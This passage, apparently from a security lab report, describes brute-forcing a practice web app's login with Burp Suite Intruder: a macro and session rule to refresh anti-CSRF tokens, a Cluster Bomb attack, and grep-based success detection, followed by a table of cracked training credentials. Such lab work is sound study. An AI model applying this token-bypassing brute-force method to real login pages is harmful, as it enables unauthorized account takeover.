After this I tested the macro and in fact I noticed that the token value changes as there is a new request. To make it efficient, I had to associate this macro to a new Session Handling Rule: this is a very intuitive procedure, but I had to tick in "tolerate URL mismatch…". In the scope window of this session handling, I had to select only "Intruder" tool, use suite scope.

Previously I selected also the request with the login parameters, which I sent to the Intruder. So, at this point I came back to the Intruder select the Cluster Bomb attack (made to have 2 different payloads) and select the variables to associate to different payloads (I loaded them in the window payload). A very important tick is to untick "Make unmodified baseline request" in Options windows again in the Intruder. Even in the Options, I also had to set the Grep-Extract parameter so that I could know if the request was correct or not. In this parameter I had to associate an html tag corresponding to the output of the request: I could not put the one associated to "Welcome to the password protected area" because the html tag was "<p>" which is very common; instead the tag associated to "Username and/or password incorrect" was "<pre><br />", used only in this case, so I associated it with the grep. After that I started the attack and found my passwords. Sorting with respect to <pre><br/> which is the output of the response, I can see the correct passwords for each user (I can also notice it looking at the length parameter, those which are not 4754 corresponding to failed login).



Request	Payload1	Payload2	Status	Error	Timeout	Length	<pre><br />
2	admin	password	200	☐	☐	4792	
5	smithy	password	200	☐	☐	4794	
6	pablo	letmein	200	☐	☐	4792	
13	1337	charley	200	☐	☐	4790	
19	gordonb	abc123	200	☐	☐	4796	
1	pablo	password	200	☐	☐	4754	Username and/or password incorrect.
3	1337	password	200	☐	☐	4754	Username and/or password incorrect.
4	gordonb	password	200	☐	☐	4754	Username and/or password incorrect.
7	admin	letmein	200	☐	☐	4754	Username and/or password incorrect.
8	1337	letmein	200	☐	☐	4754	Username and/or password incorrect.
9	gordonb	letmein	200	☐	☐	4754	Username and/or password incorrect.
10	smithy	letmein	200	☐	☐	4754	Username and/or password incorrect.
11	pablo	charley	200	☐	☐	4754	Username and/or password incorrect.
12	admin	charley	200	☐	☐	4754	Username and/or password incorrect.
14	gordonb	charley	200	☐	☐	4754	Username and/or password incorrect.
15	smithy	charley	200	☐	☐	4754	Username and/or password incorrect.
16	pablo	abc123	200	☐	☐	4754	Username and/or password incorrect.
17	admin	abc123	200	☐	☐	4754	Username and/or password incorrect.
18	1337	abc123	200	☐	☐	4754	Username and/or password incorrect.
20	smithy	abc123	200	☐	☐	4754	Username and/or password incorrect.

Figure 13: output of the brute force attack level high with Burp Intruder